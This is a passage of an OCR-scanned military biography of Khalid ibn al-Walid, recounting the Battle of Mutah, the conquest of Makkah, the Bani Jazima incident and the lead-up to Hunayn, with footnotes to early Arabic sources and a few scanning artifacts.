Maimuna also abstained from the food, but Khalid and Fadhl ate their fill of the dish. Roast lizard was a favourite among the desert Arabs. Apparently it was a favourite with Khalid too, for he ate heartily! 1

1. This little-known incident is taken from Ibn Sad: p. 381.

Chapter 6

Page 1

"What an excellent slave of Allah: Khalid ibn al-Walid, one of the swords of Allah, unleashed against the unbelievers!"
[Prophet Muhammad (SAWS)]1

Three months after his arrival at Madinah, Khalid got his chance to show what he could do as a soldier and a commander for the faith which he had just embraced. The Prophet had sent an envoy to the Ghassan 2 Chieftain of Busra, with a letter inviting him to join Islam. While passing through Mutah this envoy was intercepted and killed by a local Ghassan chieftain by the name of Shurahbil bin Amr. This was a heinous crime among the Arabs, for diplomatic envoys held traditional immunity from attack no matter how hostile a power they represented. The news of this outrage inflamed Madinah.

An expedition was immediately prepared to take punitive action against the Ghassan, and the Prophet appointed Zaid bin Harithah as the commander of the force. If he were killed, the command was to be taken over by Jafar bin Abi Talib. If he were killed, the command would devolve upon Abdullah bin Rawahah. Having appointed these officers in the chain of command, the Prophet said, ***"If all three of these are killed, let the men select a commander from among themselves."*** 3

The expeditionary force consisted of 3,000 men, one of whom was Khalid, serving as a soldier in the ranks. The mission the Prophet gave to Zaid was to seek out and kill the person responsible for the murder of the Muslim envoy, and to offer Islam to the people of Mutah. If they accepted Islam, they were not to be harmed. At the time this force was sent out the Muslims had no knowledge of the enemy strength that they would have to deal with.

Spirits were high as the expeditionary force began its march from Madinah. When the force arrived at Ma'an, reports were received for the first time that Heraclius, the Eastern Roman Emperor, was in Jordan with "100,000 Romans" and had been joined by "100,000 Christian Arabs"-mainly from the Ghassan. The Muslims remained in Ma'an for two days debating their next move. There was a certain amount of hesitation and nervousness. Some suggested that the Prophet be informed of the large strength of the enemy so that he could give them fresh orders on what course of action they should adopt; but Abdullah bin Rawahah (the third?in?command) did not agree with this suggestion, as it would entail unnecessary delay and would give the impression that the Muslims were afraid. He recited a few verses and made a stirring speech to raise the spirits of the men. He concluded by saying, *"Men fight not with numbers or weapons but with faith. By going into battle we have a choice of two glorious alternatives: victory and martyrdom."* 4 This speech dispelled all doubt from the minds of the Muslims, and they promptly resumed their march towards Syria.

The Muslims reached a place near the frontier of Balqa-a district in the east of what is now Jordan-where they made contact with a large force of Christian Arabs. Not finding this place suitable for battle, the Muslim commander withdrew his force to Mutah. The Christian Arabs followed the Muslims, and the two forces again met at Mutah. Both sides now decided to fight. It was the second week of September 29 (the third week of Jamadi-ul-Awwal, 8 Hijri).

Zaid deployed his force in the normal pattern of a centre and two wings. The right wing was commanded by Qutba bin Qatadah and the left wing by Ubaya bin Malik. Zaid himself commanded the centre, and in the centre, too, was Khalid. The battlefield lay to the east of, and stretched up to about a mile from, the present village of Mutah. The ground here was even, but had a slight undulation, and the gentle slope of a low ridge rose behind the Muslims as they faced the Christian Arabs to the north. 5

1. Tirmidhi and Ahmad from Abu Hurayrah, Sahih Al-Jami' Al-Saghir No. 6776.
2. A large and powerful tribe inhabiting Syria and Jordan.
3. Ibn Sad: p. 636.
4. Ibn Hisham: Vol. 2, p. 375.
5. A new mosque is being built by the Jordanian Government to mark the site of this battle.

The Christian Arabs, who were commanded by Malik bin Zafila, formed themselves into a deep mass confronting the Muslims. Some historians have given their strength as 100,000, while others have doubled that figure. These estimates are clearly mistaken. The enemy probably consisted of between 10 and 15 thousand men. In this battle the Muslims failed to gain a victory. If the enemy had been only twice their strength, they would undoubtedly have thrashed him; and an enemy had to be many times their strength to, inflict a defeat on them. It is largely on this basis that the above estimate of the enemy's strength is made.

The battle began, and both armies very quickly got to grips with each other. This was essentially a battle of guts and stamina rather than military skill. The commander himself fought at the head of his men with his standard, and after a short while Zaid was killed. As the standard fell from his hands, the second?in?command, Jafar, picked it up and continued fighting at the head of the army. After his body had been covered with scores of wounds, Jafar also fell; and the standard went down for the second time. This distressed the Muslims, for Jafar was held in great esteem and affection as a cousin of the Prophet. A certain amount of confusion became noticeable among the Muslims, but soon the third?in?command, Abdullah bin Rawahah, picked up the standard and restored order. He continued to fight until he also was killed.

Now there was real disorder in the ranks of the Muslims. A few of them fled from the scene of battle, but stopped not far from the battlefield. Others continued to offer confused resistance in twos and threes and larger groups. Fortunately the enemy did not press his advantage, for had he done so the Muslims, without a commander, could easily have been routed. Perhaps the gallantry of the Muslim commanders and the valour with which the Muslims had fought made the enemy overcautious and discouraged him from taking bold action.

When Abdullah had fallen, the standard was picked up by Thabit bin Arqam, who raised his voice and shouted, *"O Muslims, agree upon a man from among you to be the commander."* He then spied Khalid, who stood next to him, and offered him the standard. Khalid was conscious of the fact that as a new convert he did not hold a high position among the Muslims, and Thabit bin Arqam was a Muslim of long standing. This consideration was important. He declined the offer of Thabit, saying: *"You are more deserving than I" "Not I,"* replied Thabit, *"and none but you!"* **1** This was really a windfall for the Muslims, for they knew of the personal courage and military ability of Khalid. They all agreed to his appointment, and Khalid took the standard and assumed command.

The situation now was serious and could easily have taken a turn for the worse, leading, rapidly to the total defeat of the Muslims. The commanders before Khalid had shown more valour than judgement in fighting this battle. Khalid regained control over his small army and organized it into a neatly deployed fighting force. He was faced with three choices. The first was to withdraw and save the Muslims from destruction, but this might be regarded as a defeat and he would then be blamed for having brought disgrace to Muslim arms. The second was to stay on the defensive and continue fighting; in this case the superior strength of the enemy would eventually tell and the battle end in defeat. The third was to attack and throw the enemy off balance, thus gaining more time in which to study the situation and plan the best course of action. The last choice was closest to the nature of Khalid, and this is the course that he adopted.

The Muslims attacked fiercely along the entire front. They surged forward with Khalid in the lead. The example of Khalid gave fresh courage to the Muslims, and the battle increased in violence. For some time desperate hand?to?hand fighting continued; then Qutba, commanding the Muslim right, dashed forward and killed the Christian commander, Malik, in a duel. This resulted in a setback for the enemy and led to, a certain amount of confusion. The Christian Arabs now pulled back, still fighting, with a view to gaining time for reorganization. At this moment Khalid had his tenth sword in his hand, having broken nine in fierce combat.

1. Ibn Sad: p. 638.

As the Christian Arabs stepped back, Khalid restrained the Muslims and broke contact, pulling his force back a short distance. The two armies now faced each other out of bow range, both seeking time to rest and reorganize. This last round of the battle had ended in favour of the Muslims of whom so far only 12 had been killed. There is no record of enemy casualties but they must have been considerable, for each of the Muslim commanders before Khalid was a brave and skilful fighter and the nine swords that Khalid broke were broken on the bodies of Christian Arabs. The situation, however, offered no further prospect of success. Khalid had averted a shameful and bloody defeat and saved the Muslims from disgrace and disaster; he could do no more. That night Khalid withdrew his army from Mutah and began his return journey to Madinah.

The news of the return of the expedition preceded it at Madinah, and the Prophet and those Muslims who had remained in Madinah set out to meet the returning soldiers. The Muslims were in an ugly temper, for never since the Battle of Uhud had a Muslim force broken contact with the enemy and left him in possession of the battlefield. As the army arrived among the Muslims, they began to throw dust into the faces of the soldiers.

"O you who have fled!" they cried. *"You have fled from the way of Allah."* The Prophet restrained them and said, ***"They have not fled. They shall return to fight, if Allah wills it."*** 1 Then the Prophet raised his voice and shouted, ***"Khalid is the Sword of Allah."*** 2

Later the resentment against Khalid died down, and the Muslims realised the wisdom, judgement and courage which he had shown in the Battle of Mutah. And the name stuck to Khalid. He now became known as *Saifullah*, i.e. Sword of Allah. When the Prophet gave Khalid this title, he virtually guaranteed his success in future battles.

Some historians have described the battle of Mutah as a victory for the Muslims; others have called it a defeat. As a matter of fact it was neither. It was a drawn battle; but drawn in favour of the Christians, for the Muslims withdrew from the battlefield and left it in possession of their opponents. It was not a big battle; it was not even a very important one. But it gave Khalid an opportunity to show his skill as an independent commander; and it gained him the title of the Sword of Allah.

1. Ibn Hisham: Vol. 2, p. 382.
2. Waqidi: *Maghazi*, p. 322.

Chapter 7

Page 1

"When comes the Help of Allah and Victory..."
[Quran 110:1]

As stated earlier, two of the tribes of Makkah had entered the Truce of Hudaibiya, the Khuza'a on the side of the Muslims and the Bani Bakr on the side of the Quraish. These two tribes had an old feud dating back to pre?Islamic days, which had lain dormant during the past few years, and it might have been expected that now that they had joined the truce, peace would prevail between them. But this was not to be. The Bani Bakr once again took up the thread of the feud. They organized a night raid on the Khuza'a in which they were secretly assisted by the Quraish, who gave them not only weapons but also a few warriors, among whom were Ikrimah and Safwan bin Umayyah. In this raid twenty of the Khuza'a were killed.

A delegation of the Khuza'a at once rode to Madinah and informed the Prophet of this flagrant breach of the truce. The visitors invoked the alliance between their tribe and the Muslims and asked for help.

Abu Sufyan had not been directly concerned with the assistance given by the Quraish in this raid. He was now seriously alarmed as he had not wished to break the truce; and fearing Muslim retaliation, he travelled to Madinah to negotiate a fresh truce. On arrival at Madinah he first went to see his daughter, Umm Habiba, wife of the Prophet, but she gave him the cold shoulder. He next went to the Prophet and spoke to him, proposing a fresh truce, but the Prophet remained silent and this did more to frighten him and disturb his peace of mind than any threat could have done.

Not knowing just where he stood with the Prophet, Abu Sufyan decided to enlist the aid of the important Companions. He went to Abu Bakr with the request that he talk with the Prophet and urge a fresh truce, but Abu Bakr refused. He next went to Umar who, as warlike as ever, replied, *"By Allah, if I had nothing more than an army of ants, I would*

wage war against you." Abu Sufyan then went to the house of Ali, and there spoke first to Fatimah and then to Ali. *"Once the Messenger of Allah has made up his mind,"* explained Ali, *"nothing can dissuade him from his purpose."*


"Then what do you advise?" asked Abu Sufyan.

"You are a leader of the Quraish, O Abu Sufyan! Keep peace among men." **1**

This advice could be interpreted in many ways, but somehow it gave Abu Sufyan more satisfaction than he had got from the others. Not knowing what else to do, he returned to Makkah. He had achieved nothing.

Soon after the departure of Abu Sufyan, the Prophet ordered immediate preparations for a large?scale operation. His intention was to assemble and move with such speed, and observe such strict secrecy, that the Quraish would not get knowledge of the coming of the Muslims until the Muslims were virtually knocking at their door. Thus the Quraish would not have time to organise another alliance with neighbouring tribes to face the Muslims. While the assembly of forces was in progress, the Prophet came to know that a woman was on her way to Makkah with a letter warning the Makkans of the preparations being made against them. He sent Ali and Zubair in haste after her. These two stalwarts caught up with the woman, found the message and brought back message and messenger to Madinah.

MAP 4: THE CONQUEST OF MECCA—I



1. 1bn Hisham: Vol. 2, pp. 396-7.

The move of the Muslim army started from Madinah on January 1, 630 (the 10th of Ramadan, 8 Hijri). Many contingents from Muslim tribes had joined the Prophet at Madinah, and other contingents fell in on the way. Thus the Muslim army soon swelled to an all-time high figure of 10,000 warriors. With this force the Prophet arrived at Marr-uz-Zahran, 10 miles north?west of Makkah, without the Quraish having any knowledge of his movement. **1** This was the fastest move the Muslim army had ever accomplished.

Abbas, uncle of the Prophet, had about now made up his mind to join the Muslims and accept the true faith. While the Muslim army was at Juhfa, it met Abbas and his family on their way to Madinah. The conversion of Abbas was received joyfully by the Prophet, with whom the relations of Abbas had always been cordial.

When the Muslims got to Marr-uz-Zahran, Abbas became deeply concerned about the fate of the Makkans. He was afraid that if the Muslims took Makkah by force, the operation would result in the destruction of the Quraish. He therefore set out on the Prophet's mule, with the Prophet's permission, to warn the Quraish of the serious consequences of resistance and persuade them to send envoys of peace to the Muslims. At about this time Abu Sufyan had come out of Makkah to carry out a personal reconnaissance and see if any Muslims were in sight. Abbas and Abu Sufyan met while the former was halfway to Makkah.

"What news do you bring, O Father of Fadhl?" asked Abu Sufyan.

"The Messenger of Allah", replied Abbas, *"comes with any army of 10,000 men."*

"Then what do you advise us to do?"

"If the Muslims capture Makkah against resistance, they will certainly cut off your head. Come with me to the Prophet, and I shall ask him to spare your life."

Abu Sufyan mounted the mule behind Abbas and, so mounted, they rode to the Muslim camp, arriving there after nightfall. It so happened that on this night Umar was the officer of the guard and was walking around the camp to see that the sentries were vigilant. He was the first to see and recognise the two visitors and exclaimed: *"Ah! Abu Sufyan, enemy of Allah! Praise be to Allah that you have come into our camp without a safe conduct."* Umar then ran to the tent of the Prophet, and Abbas, guessing Umar's purpose, urged his mule forward. The three of them arrived at the Prophet's tent simultaneously, and a heated argument arose between Umar and Abbas. Umar was asking for permission to cut off the head of Enemy Number One, while Abbas was insisting that he had given protection to Abu Sufyan, and so he could not be harmed until he had been heard. The Prophet dismissed all three of them with instructions to come again in the morning. Abbas took Abu Sufyan to his tent where he spent a sleepless night, wondering what his fate would be.

The following morning, as Abbas and Abu Sufyan were going to the Prophet's tent, the latter saw them coming and remarked, ***"One comes who intends to become a Muslim but is not a Muslim at heart."*** As they arrived at the tent, the Prophet asked, ***"O Abu Sufyan! Do you not know that there is no Allah but Allah?"***

"I have now realised it. If other gods in whom I believed had existed, they would certainly have helped me."

"And do you not know that I am the Messenger of Allah?"

This was a terrible moment for Abu Sufyan. He was a proud leader of the Quraish, one of the nobles of the tribe, a descendant of Umayyah. He had always regarded himself as second to none, and in this he was right. He was virtually the ruler of Makkah-a man all Makkans held in respect and reverence. Now he stood like a humble supplicant before the very man whom he had persecuted and fought for years, and for whose destruction he had strained every nerve.

1. Marr-uz-Zahran is a small valley which in its lower portion becomes the Wadi Fatimah and crosses the present Jeddah-Makkah highway about 20 miles from Makkah.

"On this point", replied Abu Sufyan, *"there is some little doubt in my mind."*

Abbas now turned fiercely on Abu Sufyan. *"Woe to you, O Abu Sufyan!"* he hissed. *"Submit, or your head will be cut off!"*

"I bear witness", said Abu Sufyan hastily, *"that Muhammad is the Messenger of Allah!"*

Abbas now had a word with the Prophet out of Abu Sufyan's hearing. *"O Messenger of Allah"*, he whispered, *"Abu Sufyan is a proud man. He has dignity and self-respect. Will you not be gracious to him and give him some special token of esteem?"* **1**

At this the Prophet declared, ***"Whoever enters the house of Abu Sufyan shall be safe."*** The face of Abu Sufyan lit up. He had been especially honoured by Muhammad. The Prophet continued: ***"Whoever locks his door shall be safe. Whoever remains in the mosque shall be safe."***


Abu Sufyan now returned to Makkah where the people had gathered, awaiting news of their fate. Abu Sufyan addressed the crowd: *"O Quraish! Muhammad has come with power that you cannot match. Submit to him and be safe. Whoever enters my house shall be safe."* This led to an uproar in the crowd. *"And how many do you think could fit into your house?"* the people asked with sarcasm. Abu Sufyan then added, *"Whoever stays in his house and locks his door shall be safe. Whoever remains in the mosque shall be safe."*

This appeased the crowd but could not appease his wife, Hind. She sprang at him like a wild cat, slapped his face and caught him by his moustaches. *"Kill the fat old fool!"* she screamed at the crowd. *"He has turned away from us."* Since Hind was no light-weight, the experience must have been a painful one for Abu Sufyan. However, he managed to shake her off and walked away to his house.'

The Muslims expected that there would be some opposition to their entry into Makkah. They could not assume that it would be an entirely peaceful operation although the Prophet hoped that blood would not be shed. With hardened anti-Muslims like Ikrimah and Safwan you could never tell. The plan of the Prophet was therefore designed to conquer Makkah as a military operation.

Makkah lies in the Valley of Ibrahim and is surrounded and dominated by black, rugged hills which rise in places to over 1,000 feet above the valley floor. The town was then approached over four routes, each one going through a pass in the hills. These routes came in from the north-west (almost north), the south-west, the south and the north-east. The Prophet divided his army into four columns, one to advance on each route. The main column, which was commanded by Abu Ubaidah and with which the Prophet travelled in person, would enter Makkah along the main Madinah route, from the north-west, via Azakhir. The second column, under Zubair, would enter from the south-west, through a pass west of the Hill of Kuda. The third column, under Ali, would enter from the south, via Kudai; and the fourth, under Khalid, would enter from the north-east, via Lait and Khandama. (See Map 5 below) [2]

MAP 5: THE CONQUEST OF MECCA—II



The advance consisted of convergent thrusts aimed at a single central objective which would have the effect of chopping up the enemy into small portions and also force dispersion on him, so that he would be unable to concentrate for battle on any one axis of advance. Moreover, even if the enemy succeeded in holding up the advance on some axes, the attackers would have other axes on which to break through and thus enjoy better prospects of success. All approaches were used to meet this requirement of military tactics. This was also done to prevent the escape of the Quraish; but later, when vigilance had been relaxed, some individuals did succeed in getting away.

1. 1bn Hisham: Vol. 2, pp. 402-5, Ibn Sad: p. 644; *Waqidi*: Maghazi: pp. 327-31.
2. MISSING REFERENCE What does it refer to?- The whole area covered by Map 5 is hilly, but since the hills could not be accurately drawn without the aid of large scale topographical maps, no hills are shown on the map-just the places and the directions of the advancing columns.

The Prophet emphasised that there must be no fighting unless there was armed resistance by the Quraish. He also ordered that there would be no killing of the wounded, no pursuit of fugitives and no slaying of captives.

The entry into Makkah took place on January 11, 630 (the 20th of Ramadan, 8 Hijri). It proved a peaceful and bloodless operation except in the sector of Khalid. Ikrimah and Safwan had got together a band of dissidents from the Quraish and other tribes and decided to make the Muslims fight for victory. They met Khalid's column at Khandama, and this was a new and strange experience for Khalid. The two enemy leaders who were now opposing him in battle had been his dearest friends Ikrimah and Safwan; and the latter was also the husband of Khalid's sister, Faktah. However, Islam cancelled all relationships and friendships of the Ignorance, and no one who was not a Muslim could have a claim on a Muslim for old time's sake.

The Quraish opened up with their bows and drew their swords; and this was all that Khalid was waiting for. He charged the Quraish position, and after a short and sharp clash, the Quraish were driven back. Twelve of the Quraish were killed at a loss of only two Muslims. Ikrimah and Safwan fled from the scene of the encounter.

When the Prophet came to know of this action and the number of infidels killed, he was displeased with Khalid. He had wished to avoid bloodshed; and knowing Khalid's violent nature he feared that Khalid may himself have brought on a military engagement. Khalid was duly sent for and asked to account for his action. His explanation, however, was accepted by the Prophet, who agreed that Khalid had done the right thing. He had, after all, merely hit back. It was in the nature of Khalid that whenever he struck, he struck very hard. There was no moderation in the character of the man.

As soon as Makkah was occupied by the Muslims, the Prophet went to the Kabah and circumambulated the House of Allah seven times. This was a great moment in the life of Muhammad. It was more than seven years since he had fled as a fugitive from Makkah with the Quraish at his heels, thirsting for his blood. Muhammad was no longer the fugitive. He was no longer a voice crying in the wilderness. Muhammad had returned, and he had returned as master with Makkah at his feet. The Quraish trembled as they waited in the mosque, for they knew the savage nature of Arab vengeance.

The Prophet turned and looked at the Quraish. There was a hushed silence as the assembled populace gazed at him, wondering what their fate would be. ***"O Quraish!"*** called the Prophet. ***"How should I treat you?"***

"Kindly, O noble brother, and son of a noble brother!" the crowd replied.

"Then go! You are forgiven." [1]

The Prophet now entered the Kabah and saw the idols arranged along its walls-idols of all shapes and sizes. In and around the Kabah there were 360 idols carved of wood or hewn out of stone, including a statue of Ibrahim holding divining arrows. The Prophet had a large stick in his hand, and he set about smashing these idols to pieces. When the task was finished he felt as if a great weight had been lifted off his shoulders. The Kabah had been cleansed of the false gods; now only the true Allah would be worshipped in the House of Allah. The Prophet's joyous cry (a Quranic verse) rose above the Kabah: ***"Truth has come and falsehood has vanished!"*** 2

The next few days were spent in consolidation and reorganisation. Most of the people of Makkah accepted Islam and swore allegiance to the Messenger of Allah.

Before his entry into Makkah, the Prophet had announced the names of 10 persons-six men and four women-who were to be killed at sight, even if they took shelter within the Kabah. These 10 were what we would today call 'war criminals'. They were either apostates or had taken part directly or indirectly in the torture or betrayal of Muslims. At the head of the list was Ikrimah, and Hind also was one of them.

1. Ibn Hisham: Vol. 2, p. 412.
2. *Ibid*. Vol. 2, p. 417; Quran: 17:81.

When he withdrew from the engagement with Khalid, Ikrimah hid in the town, and as the Muslims relaxed their vigilance, he slipped out and fled to the Yemen with the intention of taking a boat to Abyssinia. Ikrimah's wife, however, became a Muslim and pleaded her husband's case with the Prophet, who agreed to spare his life. This woman travelled in haste to the Yemen, where she found her husband and brought him back. On arrival at Makkah, Ikrimah went straight to the Prophet and said, *"I am one who has erred and now repents. Forgive!"* 1 The Prophet accepted his submission, and Ikrimah joined the brotherhood of Islam.

Safwan bin Umayyah, though not on the war criminals' list, feared for his life and fled to Jeddah with the intention of crossing the Red Sea and seeking refuge in Abyssinia. A friend of his, however, asked the Prophet to spare his life and accept his submission. The Prophet had in any case no intention of killing Safwan and let it be known that he would gladly accept the return of Safwan. This friend then went to Jeddah and brought Safwan back. The man submitted to the Prophet, but it was a personal and political submission. As for Islam, he asked the Prophet to allow him two months in which to make up his mind. The Prophet gave him four months.

Of the war criminals actually only three men and two women were killed. The remainder were pardoned, including Hind, who became a Muslim.

Having destroyed the idols in the Kabah, the Prophet sent out small expeditions to the neighbouring settlements where other idols were known to exist in local temples. Khalid was sent to Nakhla to destroy Uzza, the most important of the goddesses. He set out with 30 horsemen. 2

It appears that there were two Uzzas, the real Uzza and a fake. Khalid first located the fake and destroyed it, then returned to the Prophet to report completion of duty. ***"Did you***

see anything unusual?" asked the Prophet. *"No."* ***"Then you have not destroyed Uzza"***, said the Prophet. ***"Go again."***

Angry at the mistake that he had made, Khalid once again rode to Nakhla, and this time he found the real Uzza. The custodian of the temple of Uzza had fled for his life, but before forsaking his goddess he had hung a sword around her neck in the hope that she might be able to defend herself. As Khalid entered the temple, he was faced by a naked black woman who stood in his way and wailed. Khalid did not stop to decide whether she was there to seduce him or to protect the idol, but drew his sword and with one powerful stroke cut the woman in two. He then smashed the idol, and returning to Makkah, gave the Prophet an account of what he had seen and done. ***"Yes,"*** said the Prophet, ***"that was Uzza; and never again shall she be worshipped in your land."*** **3**

On or about January 20, 630 AH, after the destruction of the idols, occurred the unfortunate incident of the Bani Jazima. The Prophet sent a number of expeditions to the tribes living in the neighbourhood of Makkah to call them to Islam, and instructed the commanders not to fight those who accepted the call. Here again the Prophet's intention was to avoid bloodshed.

The expedition to the area of Tihama, south of Makkah, was commanded by Khalid. It consisted of 350 horsemen from several tribal contingents, the largest number being from the Bani Sulaim, and included a few Ansars and Emigrants. The objective of this force was Yalamlam, about 50 miles from Makkah. (See Map 4.)

When Khalid reached Al Ghumaisa, about 15 miles from Makkah on the way to Yalamlam, he met the tribe of Bani Jazima. The tribesmen saw the Muslims and took up their weapons, at the same time calling, *"We have submitted. We have established prayers and built a mosque."*

"Then why the weapons?" asked Khalid.

"We have a feud with certain Arab tribes and have to defend ourselves against them."

1. Waqidi: Maghazi, p. 332.
2. There was the Nakhla Valley, now known as Wadi?ul?Yamaniya, through which ran the main route between Makkah and Taif; and there was the Nakhla, at which was the goddess Uzza, and this lay north of the Wadi-ul-Yamaniya. It was about 4 or 5 miles south of the present Bir-ul-Batha.
3. Ibn Sad: p. 657.

"Lay down your arms!" ordered Khalid. *"All the people have become Muslims and there is no need for you to carry weapons."*

One man from the Bani Jazima now shouted to his comrades: *"This is Khalid, son of Al Waleed. Beware of him! After the laying down of arms there will be a binding of hands, and after the binding of hands there will be a severing of heads!"* **1**

There was an old feud between the clan of Khalid and the Bani Jazima. In pre?Islamic days a small Quraish caravan was returning from the Yemen when it was set upon by the Bani Jazima, who looted the caravan and killed two important individuals-Auf, father of

Abdur-Rahman bin Auf, and Fakiha, son of Al Mugheerah, an uncle of Khalid. Abdur-Rahman had later killed the murderer of his father and thus avenged his father's blood, but the death of Fakiha had not been avenged. All this, however, happened during the Ignorance.

The people of the Bani Jazima now began to dispute with the man who was warning them against Khalid. *"Do you want to have us slaughtered?"* they asked him. *"All the tribes have laid down their arms and have become Muslims. The war is over."* **2** After a brief argument the tribe laid down its arms.

The cause of what happened next is not clear. Perhaps Khalid reverted momentarily to the tribal vindictiveness of the Ignorance. (He had been a Muslim for only a few months.) On the other hand, perhaps there was an excess of Islamic zeal in the heart of Khalid and he doubted the truth of the declaration of faith by the tribe. As the tribesmen laid down their arms, Khalid ordered his men to tie their hands behind them. He then ordered that all the captives be put to the sword. Luckily only the Bani Sulaim obeyed the order and killed the captives in their hands, whose number is not known. Other tribal contingents refused to carry out the order. There was a strong protest from Abdullah, son of Umar, and Abu Qatadah, but Khalid rejected the protest. Abu Qatadah immediately rode to Makkah and informed the Prophet of what Khalid had done.

The Prophet was horrified. He raised his hands towards heaven and exclaimed: ***"O Lord! I am not responsible for what Khalid has done."*** **3** He then sent Ali with a good deal of money to soothe the feelings of the Bani Jazima and pay indemnity for the blood that had been shed. Ali carried out the mission with generosity and did not return until the tribe was fully satisfied.

Khalid was now sent for by the Prophet who demanded an explanation for what he had done. Khalid said that he did not believe that they really were Muslims, that he had the impression that they were deceiving him, and that he believed that he was killing in the way of Allah.

Present with the Prophet was Abdur-Rahman bin Auf. When he heard the explanation of Khalid, he said, *"You have committed an act of Ignorance in the days of Islam."*

Khalid now thought that he saw a way out of this delicate predicament, and he replied, *"But I took revenge for the killing of your father." "You lie!"* snapped Abdur-Rahman. *"I killed the murderer of my father a long time ago and vindicated the honour of my family. You ordered the slaughter of the Bani Jazima in revenge for the death of your uncle, Fakiha."*

This led to a heated argument between the two. And this was a mistake on the part of Khalid, for Abdur-Rahman was one of the Blessed Ten and thus had a position which few could challenge. Before the argument could get out of hand, however, the Prophet intervened and said sternly, ***"Leave my Companions alone, O Khalid! If you possessed a mountain of gold and spent it in the way of Allah, you would not achieve the status of my Companions."*** **4** He was referring, of course, to his early Companions, for Khalid too was a Companion.

Thus was Khalid put in his place. He was pardoned; but he learnt the important lesson that he, as a later convert, did not have the same status as the early Companions, especially the Blessed Ten. He was to keep this lesson in mind on many future occasions.

1. Ibn Sad: pp. 659-60; Ibn Hisham: Vol. 2, p. 429.
2. *Ibid*
3. *Ibid*
4. Ibn Sad: Vol. 2, p. 431.

Chapter 8

Page 1

"Assuredly Allah did help you in many battlefields, and on the Day of Hunayn: behold! Your great numbers elated you, but they availed you nothing. The land, for all that it is wide, did constrain you, and you turned back in retreat.
But Allah did pour His calm on the Messenger and on the Believers, and sent down forces which you saw not, and He punished the Unbelievers: Thus does He reward those without Faith. Again will Allah, after this, turn in mercy to whom He will, for Allah is Oft-Forgiving, Most Merciful."
[Quran 9: 25-27]

Hardly had the people of Makkah sworn allegiance to the Prophet and life returned to normal in the town, when hostile winds began to blow from the east. The powerful tribes of the Hawazin and the Thaqeef were on the war-path.

The Hawazin lived in the region north-east of Makkah and the Thaqeef in the area of Taif. They were neighbouring tribes, who now feared that the Muslims, having conquered Makkah, would attack and catch them dispersed in their tribal settlements. To avoid being taken at a disadvantage, they decided to mount an offensive themselves, hoping to benefit from their initiative. The two tribes concentrated at Autas, near Hunain, where they were joined by contingents from several other tribes. This again was a coalition like the one which had assembled for the Battle of the Ditch. The total strength of the assembled tribes was 12,000 men, and the over-all commander was the fiery, 30-year-old Malik bin Auf. This young general decided to make his men fight in a situation of such serious danger that they would fight with the courage of desperation. He ordered the families and the flocks of the tribes to join the men.

Another leader in the coalition was the venerable Duraid bin As-Simma. Hoary with age, this man had lost the strength and vitality to lead men in battle, but he was a sage with a clear mind who accompanied his men wherever they marched; and since he was an experienced veteran, his advice on matters of war was widely sought. His military wisdom was unchallenged.

